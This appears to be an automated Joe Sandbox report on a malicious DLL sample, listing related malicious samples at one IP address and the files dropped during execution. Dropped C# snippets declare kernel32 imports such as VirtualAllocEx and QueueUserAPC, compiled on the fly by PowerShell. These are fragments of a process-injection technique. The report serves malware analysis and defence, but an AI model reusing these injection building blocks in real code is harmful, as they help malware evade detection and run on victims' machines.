Start date:	06.10.2021
Start time:	23:35:08
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 30s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	2u2mgtylJy.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	42
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0

Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDLL@42/36@6/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 97.2% (good quality ratio 92.5%) • Quality average: 79.6% • Quality standard deviation: 29.1%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .dll • Override analysis time to 240s for rundll32
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
23:37:09	API Interceptor	4x Sleep call for process: loaddll32.exe modified
23:37:27	API Interceptor	3x Sleep call for process: rundll32.exe modified
23:37:28	API Interceptor	109x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
NETRACK-ASRU	NF3zeW1ZZO.exe	Get hash	malicious	Browse	• 194.169.163.96
	OnjY219B7v.exe	Get hash	malicious	Browse	• 194.169.163.96
	HS33i28Q3u.exe	Get hash	malicious	Browse	• 194.169.163.96
	eKhZXMkd5v.exe	Get hash	malicious	Browse	• 194.169.163.96
	vQP52P1Isj.exe	Get hash	malicious	Browse	• 194.169.163.96
	D44D77232A9E6E684F1ECE4C9C05B3DCB63D4296CFD29.exe	Get hash	malicious	Browse	• 194.169.163.96
	tWCGKtYHA3.exe	Get hash	malicious	Browse	• 194.169.163.96
	1B18CE7B513855676EF76C17FCF6B6D492F20E197FAE1.exe	Get hash	malicious	Browse	• 194.169.163.96
	t7mBrAjNrV.exe	Get hash	malicious	Browse	• 194.169.163.96
	2D100CC76F229AC10A7589E1AEA0BFB47B5692840D8F2.exe	Get hash	malicious	Browse	• 194.169.163.96
	4F1F6C55849D794E71B3F37EB1C700348E31A080EAA14.exe	Get hash	malicious	Browse	• 194.169.163.96
	AC8CF25A55659954E3C2BDF2A3B53115F139BE50F049A.exe	Get hash	malicious	Browse	• 194.169.163.96
	FVOW699wqS.exe	Get hash	malicious	Browse	• 194.169.163.96

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	BB265B16D6C6DAE08BBDF4E7798FE06AA676AC4A8AA9A.exe	Get hash	malicious	Browse	• 194.169.163.96
	KxZXftb514.exe	Get hash	malicious	Browse	• 194.169.163.96
	dg6r7HJdd4.exe	Get hash	malicious	Browse	• 194.169.163.96
	UxR7Q2lLed.exe	Get hash	malicious	Browse	• 194.169.163.96
	W8o6lejZD3.exe	Get hash	malicious	Browse	• 194.169.163.96
	sAQnBjf2AF.exe	Get hash	malicious	Browse	• 194.169.163.96
	5owBn4nvX0.exe	Get hash	malicious	Browse	• 194.169.163.96

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	modified
Size (bytes):	11606
Entropy (8bit):	4.883977562702998
Encrypted:	false
SSDEEP:	192:Axoe5FpOMxoe5Pib4GVsm5emdKVFn3eGOVpN6K3bkkjo5HgkjDt4iWN3yBGHh9sO:6fib4GGVoGIpN6KQkj2Akjh4iUxs14fr
MD5:	1F1446CE05A385817C3EF20CBD8B6E6A
SHA1:	1E4B1EE5EFCA361C9FB5DC286DD7A99DEA31F33D
SHA-256:	2BCEC12B7B67668569124FED0E0CEF2C1505B742F7AE2CF86C8544D07D59F2CE
SHA-512:	252AD962C0E8023419D756A11F0DDF2622F71CBC9DAE31DC14D9C400607DF43030E90BCFBF2EE9B89782CC952E8FB2DADD7BDBBA3D31E33DA5A589A76B87C14
Malicious:	false
Preview:	PSMODULECACHE.....P.e...S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo .....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscRe source.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.... ....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....7r8...C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriveItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Temp\4z2qptpk.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	421
Entropy (8bit):	5.017019370437066
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJzLHMRSRa+eNMjSSRrLypSRHq1oZ6laAkKFM+Qy:V/DTLDfuxLP9eg5rLy4uMaLXjQy
MD5:	7504862525C83E379C573A3C2BB810C6
SHA1:	3C7E3F89955F07E061B21107DAEF415E0D0C5F5E
SHA-256:	B81B8E100611DBCEC282117135F47C781087BD95A01DC5496CAC6BE334A8B0CC
SHA-512:	BC8C4EAD30E12FB619762441B9E84A4E7DF15D23782F80284378129F95FAD5A133D10C975795EEC6DA2564EC4D7F75430C45CA7113A8BFF2D1AFEE0331F13E7
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class tjuivx. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProcess();.[DllImport("kernel32")].public static extern void SleepEx(uint yijswysfmu,uint rpdwbh);.[DllImport("kernel32")].public static extern IntPtr VirtualAllocEx(IntPtr hkhhmwnsoyn,IntPtr xfehjdcey,uint nqamet,uint rvtfunn,uint mlrfbdrm);.. }..}.

C:\Users\user\AppData\Local\Temp\4z2qptpk.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	351
Entropy (8bit):	5.2890926348275284

C:\Users\user\AppData\Local\Temp\4z2qptpk.cmdline	
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2WXp+N23f+RTzxs7+AEszIWXp+N23f+ROn:p37Lvkmb6KHmTWZE8mOn
MD5:	8FC90C4D6A2706126C41F727D11FBD52
SHA1:	D1EBD58F91659A26B5C69D14B97B2A3E6AD27728
SHA-256:	8C83ED2AAED6EC932ADF13463895D45BB446BB27209F70D9F46FBFA611C6AD62
SHA-512:	AE46B4D3B92C3E87315905FA899F70D54698E384FF76169889FB2CA6A1EE2FD20CE230D0AF66BAA926A6E5E13F89E27C1F2C4BCDBE2D131D5AC71730831E102 1
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\4z2qptpk.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\u ser\AppData\Local\Temp\4z2qptpk.0.cs"

C:\Users\user\AppData\Local\Temp\4z2qptpk.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.651581357643275
Encrypted:	false
SSDEEP:	24:etGSMtWMOWEey8MTz7X8daP0eWQOAnDdWSWtJ0DtkZfX4BHi7XI+ycuZhNkZakSv:6EA7KMTcd6qhAxWPVJX4W1ulkZa3Hyq
MD5:	9E16190C660AF44884D3A20D2DB521DE
SHA1:	0E6DF2A913AEDB9EF9D2EFFC9FB54413203A8684
SHA-256:	E813E9373EFA3BB329CBC9059D2CA97EF0D8CC569302A3D9E50B3282EDC9482A
SHA-512:	4B6F765E9A664BCF5934D63A038982B29D041E3CDA816838C011FD64873EE3B267AD36132DB0AD9F854F473FF85D90DDCFE4F07850CDA8C9EB258FA3CF001D C
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....^a.....!.....$... ...@..... ....@.....#..O....@.....` ..... .....H.....text...$.... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...P...#~.....L...#Strings.....#US.....#GUID... ...T...#Blob.....G.....%3..... .....2.+..... 9..... K..... S....P .....b.....h.....s.....z.....b.!...b...!.b.&...b.....+.....4.A.....9.....K.....S..... .....".....<Module>.4z2qptpk.dll.tjuivx.W32.ms

C:\Users\user\AppData\Local\Temp\4z2qptpk.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FE B
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Mi crosoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# pro gramming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\CSC5471F709FE714810AB0D5625CD34D24.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1193526271992367
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryyEGak7YnqqHEXPN5Dlq5J:+RI+ycuZhNkZakSHuPNnqX
MD5:	F2111C8D788B0504CE3B5E69BE25A5BC
SHA1:	A16335D62AAF2464B65F812D13BF0C7E18CAD0C1
SHA-256:	F11D639ADECA16987F821BD3BD77C2595FCB402743062ABADAB4A653D3F766DC
SHA-512:	478F3405818545AEFA6EB6E2EA797A722AABF2E119706CDCD246FA47D5F2E9DE4D2862864D39110799CA2FC3387162E1EA3D3AD164DF61AEAE2A8C5B838979D 1
Malicious:	false

C:\Users\user\AppData\Local\Temp\CSC5471F709FE714810AB0D5625CD34D24.TMP	
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...4.z.2.q.p.t.p.k...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...4.z.2.q.p.t.p.k...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\CSC919BED62534A4CC3BF2669B466E033B8.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1087309196116686
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gry+Ikaak7YnqqVIkrPN5Dlq5J:+RI+ycuZhNhakS/PNnqX
MD5:	E8996C2370A7943B2766C61E76F371D2
SHA1:	7B31CFB3EE2759BB5A9893ECC270F273A3F08342
SHA-256:	1512CDBDE6487FB0B82F7DA0AAE5B4C7F96D7A1EA74B23BF8C258995A8B7AD07
SHA-512:	4A98F53B84785E08B4DBB4B456488E3F814D8559AB22B22EB1A19D405E81CA3D0EDCF80855A4AC6B660D21FEAA076F81AC617C7343885C3A9453E5AE8798626
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...w.3.4.i.w.3.4.2...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...w.3.4.i.w.3.4.2...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\CSCCE0193F21C5D49109645DA91D5FFF210.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1114363318957032
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryAdak7YnqqRyPN5Dlq5J:+RI+ycuZhNYakS0PNnqX
MD5:	502B95C27F132CCC3583302C5A7FBE6E
SHA1:	4A8604EEB4EFA898CE9DB57DD01025E2CCDEFA56
SHA-256:	78DD28902BDBAD19E59A84C9DAEBDB3DED2C20C1CACA228B278E635381B5ABFF
SHA-512:	B1D7E25E9195CCD9F9CF6C593C53A6E5E5FA471869C02389A6A155BC70B7665F931CDF1398FB1B40C19667CD7C63015A82980B37D7D23CD7B491D69FC3E58C
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...j.d.l.m.h.2.q.4...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...j.d.l.m.h.2.q.4...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\CSCCED00F42533349BEA98D8A77AE340CD.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0883071319418574
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryvak7YnqqrPN5Dlq5J:+RI+ycuZhNNakSrPNnqX
MD5:	40C51362AF24E4CE30B71B7DA330BC4B
SHA1:	3C033941EE43D535466FB0C0A61E28B43749FFD2
SHA-256:	AF8EA12FDFC377C9F388AA66ABD1BDF818BD6FD0B1C47FC04E1A489B6AFD5A44
SHA-512:	8AA52B715242A2B6804E357255EC168627BAC1A64D306CFEA53DAD349134B84D4322E97B9725433EEA7328ADBC96CAE53582B62360A7B0566367C84AEBA6177F
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...y.g.5.i.0.o.y.3...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...y.g.5.i.0.o.y.3...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\RES1839.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2176
Entropy (8bit):	2.694088221698292

C:\Users\user\AppData\Local\Temp\RES1839.tmp	
Encrypted:	false
SSDEEP:	24:43ghHMhKdNNI+ycuZhNkZakSHuPNnq9hgpMnW9s:438+Kd31ulkZa3Hyq9d5
MD5:	0D84ED11E06D16A9FA6D14C7A43EF89B
SHA1:	E643775F1544E920E205364C56B986A7F9790DC5
SHA-256:	C5E33912ABDA72A82A04606DE28C60F5E03509F56CB933FE8E585EADBC19BB32
SHA-512:	B663B0697FABA0640EBBF228ED197512F2F145AD8D49DE7F31666E995BF96ADE7F911EF55EA465D04F1B24131D0C7C30D36551B7DB1EE157F66CA121C740FFF E
Malicious:	false
Preview:	.....J....c:\Users\user\AppData\Local\Temp\CSC5471F709FE714810AB0D5625CD34D24.TMP.....x....;^i.%.....4.....C:\Users\user\AppData\Local\Temp\RE S1839.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe..... ....

C:\Users\user\AppData\Local\Temp\RES889.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2176
Entropy (8bit):	2.680138845786254
Encrypted:	false
SSDEEP:	24:43lnttHduhKdNfI+ycuZhNNakSrPNnq9hgpInW9s:43lntt9EKd91ulNa3Bq9h5
MD5:	42A2426827D0BF1745B4C01234190489
SHA1:	37AEF007832FD83B189AD96B474CE4A3280BFE53
SHA-256:	BDE70F2FC46C01A2A77CAFD981992B7AB92A540B1F3D09B67552091C0D4EA59B
SHA-512:	03C33E64F028DF50F47021773A1272F8EF7F0F5B3B124B3326CF5DF79D33FB7CF73F051798F9B108297BD0CF9C7190A19746E18A9098984D3ABFF4F5E50203C9
Malicious:	false
Preview:	.....J....c:\Users\user\AppData\Local\Temp\CSCCED00F42533349BEA98D8A77AE340CD.TMP.....@..b.$..0..}.0.K.....3.....C:\Users\user\AppData\Loc al\Temp\RES889.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe..... ....

C:\Users\user\AppData\Local\Temp\RESD66D.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2176
Entropy (8bit):	2.6888266288241707
Encrypted:	false
SSDEEP:	24:jQT9dhHJhKdNNI+ycuZhNYakS0PNnq9hgpBnW9s:jQTV3Kd31ulYa3Uq9C5
MD5:	DF4B62F1B2EAD15713A93DC23C3D7372
SHA1:	82F39E14EF88C5ADB0CE31A6B6DD80FAC34B3C50
SHA-256:	31458A39DA23AAF12D404A5E2BF84907C28E148EC7C67157D20614AFE8233A02
SHA-512:	99B3CA704559A73F0E22DE9A8464286BAAE2B3DF19EC9665BFBE091717009CF03834DC4647F1EF86D6D555F15BEA3DBBD0C634DDDF0009D6C4F30A1AA531C9 BC
Malicious:	false
Preview:	.....K....c:\Users\user\AppData\Local\Temp\CSCCE0193F21C5D49109645DA91D5FFF210.TMP.....P+....,.5.0,Z..n.....4.....C:\Users\user\AppData\Loc al\Temp\RESD66D.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.. ....

C:\Users\user\AppData\Local\Temp\RESE022.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2176
Entropy (8bit):	2.6899833131564934
Encrypted:	false
SSDEEP:	24:jUKhHBWhKdNNI+ycuZhNhakS/PNnq9hgpXnW9s:jUO+Kd31ulha3dq9Y5
MD5:	2B4D5AEAABCD2ADD027E20E22DC5CA4D
SHA1:	3D804773EA152BAEEC4C2281B2640D0F19AC90AB
SHA-256:	788D5F9136552BD8DAC9B09700B44584BED8B91040465AB983D65007FD4E592C
SHA-512:	F6EBB8B14FB8D901CAA55ABC53B16978B79699FE3AB1545D94BA3F810A2C2D7718E49B35EA1D7283E14B31CC5CC593C524C4F87705CCF88D05EE0684085AB2 E

C:\Users\user\AppData\Local\Temp\RESE022.tmp	
Malicious:	false
Preview:	.....K....c:\Users\user\AppData\Local\Temp\CSC919BED62534A4CC3BF2669B466E033B8.TMP.....l#p..;'f..v.q.....4.....C:\Users\user\AppData\Local\Temp\RESE022.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_02dbrdif.tbr.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ebhtree3.nqf.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_mz1hzvcs.52m.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ow5jbajq.osu.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ow5jbajq.osu.psm1	
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\jdlmh2q4.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	398
Entropy (8bit):	4.993655904789625
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJWLPMRSR7a1MIq+ZXIO1SRa+rVSSRnA/fHJGF0y:V/DTLDfu0LnQs9rV5nA/Ra0y
MD5:	C08AF9BD048D4864677C506B609F368E
SHA1:	23B8F42A01326DC612E4205B08115A4B68677045
SHA-256:	EA46497ADAE53B5568188564F92E763040A350603555D9AA5AE9A371192D7AE7
SHA-512:	9688FD347C664335C40C98A3F0F8D8AF75ABA212A75908A96168D3AEBFC2FEAAB25DD62B63233EB70066DD7F8FB297F422871153901142DB6ECD83D1D345E3C
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class stkml. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr xwiefclj,IntPtr fqsexnr,IntPtr ormij);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint llcs,uint flwnybjk,IntPtr coa);.. }..}.

C:\Users\user\AppData\Local\Temp\jdlmh2q4.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	351
Entropy (8bit):	5.296454290518873
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2WXp+N23fLdB0zxs7+AEszIWXp+N23fLdbn:p37Lvkmb6KH0WZE8x
MD5:	287BB516C2BCFDD37D7E4BFB66661711
SHA1:	EEB51BA616F3E34C49E47E926856BBAA38426229
SHA-256:	EC0F04B7B44B20570934588B7B0528D2CF8D0F3CE7663B260B0428C9A4130903
SHA-512:	297FA7748ED474E569B58117DAF74964D39B229DE44B8D9FAB4730093F41FBC87BA989E1C1C68F1564CA761ECC7915D65EF52E7D7D73F6D34713B4FA1151312
Malicious:	**true**
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\jdlmh2q4.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\jdlmh2q4.0.cs"

C:\Users\user\AppData\Local\Temp\jdlmh2q4.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6006009045126377
Encrypted:	false
SSDEEP:	24:etGSFW/u2Dg85lxlok3JgpiY4MatkZfU0aUI+ycuZhNYakS0PNnq:6FDWb5lxF1AJUM1ulYa3Uq
MD5:	58BDEE2E4D27C32158790C1954FB8FD3
SHA1:	3CB023B1BCC4AC2481144C415E774C75DAA86DEF
SHA-256:	3CDC28CC0455851012BA00A4B4EFC085667FB3F155E10F9413F47727F74D028A
SHA-512:	7916722AD1919B58175B1FA1E2123914FCF44F2AADF5AFC5149A6A504FA88D9A0C6B284A608615D8A261ADDA2FF330DB8B9F1E4F36E2540834D80BDC1F79D92
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....^a.....!.....#.. ...@..... ....@.....#..O....@.....` ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.reloc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...H...#~.....4...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... .....1.*..... 8..... E..... X....P .....c.....i....r....z.....c. ...c...!.c.%...c.....*....3.+....8.....E.....X..... .....!.....<Module>.jdlmh2q4.dll.stkml.W32.mscorlib.Sy

C:\Users\user\AppData\Local\Temp\jdlmh2q4.out	
